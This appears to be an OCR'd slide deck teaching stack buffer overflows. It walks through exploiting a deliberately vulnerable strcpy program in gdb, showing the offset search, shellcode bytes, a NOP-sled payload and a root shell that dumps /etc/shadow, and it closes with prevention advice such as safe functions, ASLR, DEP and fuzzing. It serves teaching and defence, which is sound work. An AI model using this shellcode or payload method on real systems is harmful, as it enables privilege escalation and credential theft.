
Buffer Overflow Attack


A low-level memory exploit

What is a Buffer?

- Physical or virtual region of memory;
- Used to temporarily store data during data processing;
- Examples:
  - Functions;
  - Function variables, parameters, results;
  - I/O data;
  - etc.



What is a Buffer Overflow



"A buffer overflow condition exists when a program attempts to put more data in a buffer than it can hold or when a program attempts to put data in a memory area past a buffer. In this case, a buffer is a sequential section of memory allocated to contain anything from a character string to an array of integers. Writing outside the bounds of a block of allocated memory can corrupt data, crash the program, or cause the execution of malicious code."

- Owasp

Buffer Overflow Attacks

- Injecting a shellcode;
- Buffer overflow via environment variables;
- Return to string;
- Format string vulnerability;
- Return to LibC (Linux);
- Return to SEH (Windows);
- Return to Heap (Heap Spraying);
- Heap overflow (unlink macro);
- Integers overflow;
- Null pointers;
- ROP Chains (Return Oriented Programming).
- and more ...

Example: Injecting a Shellcode

```
mike@kali:~/exploits$ cat vuln.c
#include <stdio.h>
#include <string.h>

int main (int argc, char** argv)
{
        char buffer[500];
        strcpy(buffer, argv[1]);

        return 0;
}
mike@kali:~/exploits$ ./vuln Hello
mike@kali:~/exploits$
```


```
mike@kali:~/exploits$ ./envexec -d vuln
GNU gdb (Debian 7.7.1+dfsg-5) 7.7.1
Copyright (C) 2014 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i586-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from /home/mike/exploits/vuln...done.
(gdb)
```

```
(gdb) list
1       #include <stdio.h>
2       #include <string.h>
3
4       int main (int argc, char** argv)
5       {
6               char buffer[500];
7               strcpy(buffer, argv[1]);
8
9               return 0;
10      }
(gdb)
```

```
4       int main (int argc, char** argv)
5       {
6               char buffer[500];
7               strcpy(buffer, argv[1]);
8
9               return 0;
10      }
(gdb) disas main
Dump of assembler code for function main:
   0x080483fb <+0>:     push   %ebp
   0x080483fc <+1>:     mov    %esp,%ebp
   0x080483fe <+3>:     sub    $0x1f4,%esp
   0x08048404 <+9>:     mov    0xc(%ebp),%eax
   0x08048407 <+12>:    add    $0x4,%eax
   0x0804840a <+15>:    mov    (%eax),%eax
   0x0804840c <+17>:    push   %eax
   0x0804840d <+18>:    lea    -0x1f4(%ebp),%eax
   0x08048413 <+24>:    push   %eax
   0x08048414 <+25>:    call   0x80482d0 <strcpy@plt>
   0x08048419 <+30>:    add    $0x8,%esp
   0x0804841c <+33>:    mov    $0x0,%eax
   0x08048421 <+38>:    leave
   0x08048422 <+39>:    ret
End of assembler dump.
(gdb)
```

```
0x080483fe <+3>:     sub    $0x1f4,%esp
```

```
End of assembler dump.
(gdb) run Hello
Starting program: /home/mike/exploits/vuln Hello
[Inferior 1 (process 1608) exited normally]
(gdb) run $(python -c 'print "\x41" * 506')
Starting program: /home/mike/exploits/vuln $(python -c 'print "\x41" * 506')

Program received signal SIGSEGV, Segmentation fault.
0xb7004141 in ?? ()
```





```
(gdb) run $(python -c 'print "\x41" * 508')
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /home/mike/exploits/vuln $(python -c 'print "\x41" * 508')

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb)
```

```
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /home/mike/exploits/vuln $(python -c 'print "\x41" * 508')

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) info registers
eax            0x0      0
ecx            0xbffffa0       -1073741920
edx            0xbffffc16      -1073742826
ebx            0xb7fb6000      -1208262656
esp            0xbffffc20      0xbffffc20
ebp            0x41414141      0x41414141
esi            0x0      0
edi            0x0      0
eip            0x41414141      0x41414141
eflags         0x10296  [ PF AF SF IF RF ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
(gdb)
```

```
(gdb) quit
A debugging session is active.

        Inferior 1 [process 1618] will be killed.

Quit anyway? (y or n) y
mike@kali:~/exploits$ cat shell_
shell_code              shell_code_executable  shell_generator
mike@kali:~/exploits$ cat shell_code
\x31\xc0\x83\xec\x01\x88\x04\x24\x68\x2f\x7a\x73\x68\x68\x2f\x62\x69\x6e\x68\x2f
\x75\x73\x72\x89\xe6\x50\x56\xb0\x0b\x89\xf3\x89\xe1\x31\xd2\xcd\x80\xb0\x01\x31
\xdb\xcd\x80mike@kali:~/exploits$
```

```
Reading symbols from /home/mike/exploits/vuln...done.
(gdb) run $(python -c '"\x90" * 425 + "\x31\xc0\x83\xec\x01\x88\x04\x24\x68\x2f\
x7a\x73\x68\x68\x2f\x62\x69\x6e\x68\x2f\x75\x73\x72\x89\xe6\x50\x56\xb0\x0b\x89\
xf3\x89\xe1\x31\xd2\xcd\x80\xb0\x01\x31\xdb\xcd\x80" + "\x51\x51\x51\x51" * 10)
```



```
0xbffff9fa:     0xfc180000      0x3020bfff      0xfc44b7ff      0xac60bfff
0xbffffa0a:     0xfa24b7e9      0x6000bfff      0x0000b7fb      0x84190000
0xbffffa1a:     0xfa240804      0xfdaebfff      0x9090bfff      0x90909090
0xbffffa2a:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffa3a:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffa4a:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffa5a:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffa6a:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffa7a:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffa8a:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffa9a:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffaaa:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffaba:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffaca:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffada:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffaea:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffafa:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffb0a:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffb1a:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffb2a:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffb3a:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffb4a:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffb5a:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffb6a:     0x90909090      0x90909090      0x90909090      0x90909090
---Type <return> to continue, or q <return> to quit---
```

```
0xbffffa4a:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffa5a:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffa6a:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffa7a:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffa8a:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffa9a:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffaaa:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffaba:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffaca:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffada:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffaea:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffafa:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffb0a:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffb1a:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffb2a:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffb3a:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffb4a:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffb5a:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffb6a:     0x90909090      0x90909090      0x90909090      0x90909090
---Type <return> to continue, or q <return> to quit---q
Quit
(gdb) run $(python -c 'print "\x90" * 425 + "\x31\xc0\x83\xec\x01\x88\x04\x24\x6
8\x2f\x7a\x73\x68\x68\x2f\x62\x69\x6e\x68\x2f\x75\x73\x72\x89\xe6\x50\x56\xb0\x0
b\x89\xf3\x89\xe1\x31\xd2\xcd\x80\xb0\x01\x31\xdb\xcd\x80" + "\xba\xfa\xff\xbf"
* 10')
```

```
db\xcd\x80" + "\xba\xfa\xff\xbf" * 10')
process 1731 is executing new program: /bin/zsh5
kali%
```

```
kali% exit
[Inferior 1 (process 1731) exited with code 0177]
(gdb) quit
mike@kali:~/exploits$ clear
[3;J
mike@kali:~/exploits$ ls
checksec.sh  shell_code            shell_generator  show_sp.c  vuln
envexec      shell_code_executable show_sp          test       vuln.c
mike@kali:~/exploits$
```

```
mike@kali:~/exploits$ whoami
mike
mike@kali:~/exploits$ cat /etc/shadow
cat: /etc/shadow: Permission denied
mike@kali:~/exploits$ ./envexec /home/mike/exploits/vuln $(python -c 'print "\x9
0" * 425 + "\x31\xc0\x83\xec\x01\x88\x04\x24\x68\x2f\x7a\x73\x68\x68\x2f\x62\x69
\x6e\x68\x2f\x75\x73\x72\x89\xe6\x50\x56\xb0\x0b\x89\xf3\x89\xe1\x31\xd2\xcd\x80
\xb0\x01\x31\xdb\xcd\x80" + "\xba\xfa\xff\xbf" * 10')
kali# whoami
root
kali# c
kali# cat /etc/shadow
```

```
colord:*:16655:0:99999:7:::
epmd:*:16655:0:99999:7:::
couchdb:*:16655:0:99999:7:::
dnsmasq:*:16655:0:99999:7:::
dradis:*:16655:0:99999:7:::
geoclue:*:16655:0:99999:7:::
pulse:*:16655:0:99999:7:::
speech-dispatcher:!:16655:0:99999:7:::
sshd:*:16655:0:99999:7:::
snmp:*:16655:0:99999:7:::
postgres:*:16655:0:99999:7:::
iodine:*:16655:0:99999:7:::
redis:*:16655:0:99999:7:::
redsocks:!:16655:0:99999:7:::
sslh:!:16655:0:99999:7:::
rtkit:*:16655:0:99999:7:::
saned:*:16655:0:99999:7:::
usbmux:*:16655:0:99999:7:::
beef-xss:*:16655:0:99999:7:::
Debian-gdm:*:16655:0:99999:7:::
vboxadd:!:16657::::::
rwhod:*:16657:0:99999:7:::
mike:[illegible]
kali#
```

How to prevent

Below is the list of such functions and, if they exist, their safe equivalents:

- `gets() -\> fgets()` **- read characters**
- `strcpy() -\> strncpy()` **- copy content of the buffer**
- `strcat() -\> strncat()` **- buffer concatenation**
- `sprintf() -\> snprintf()` **- fill buffer with data of different types**
- `(f)scanf()` **- read from STDIN**
- `getwd()` **- return working directory**
- `realpath()` **- return absolute (full) path**

Use safe equivalent functions, which check the buffers length, whenever it's possible. Namely:

1. `gets() -\> fgets()`
2. `strcpy() -\> strncpy()`
3. `strcat() -\> strncat()`
4. `sprintf() -\> snprintf()`

How to prevent

- **ASLR** (**Address Space Layout Randomization**) is a technique to randomize the position of the stack, executables, and loaded libraries, making it more difficult for attackers to exploit buffer overflow vulnerabilities;
- Modern OSs' have their own security measures to limit the impact of buffer overflows vulnerabilities on the system:
    - Windows has "Data Execution Prevention (DEP)";
    - Linux OS grsecurity and selinux; and
    - Mac OS the "Mandatory Access Control (MAC)".

All designed to prevent buffer overflows from happening or exposing the system.

How to prevent

Fuzzing or fuzz testing is a technique used to provide invalid or unexpected data to a program execution. This method is usually done with automated tools that feed the program execution with sample data. In the case, buffer overflow fuzzing can reveal bugs in the source code which can result in unusual program behaviour. It is a common source code auditing technique to check proactively the program execution against unhandled errors.

References:

- https://owasp.org/www-community/vulnerabilities/Buffer_Overflow
- https://www.acunetix.com/blog/web-security-zone/what-is-buffer-overflow/
- https://www.youtube.com/watch?v=1S0aBV-Waeo
- https://owasp.org/www-community/attacks/Buffer_overflow_attack
- https://owasp.org/www-community/attacks/Buffer_Overflow_via_Environment_Variables
- https://dl.packetstormsecurity.net/papers/presentations/Low-Level-Exploits.pdf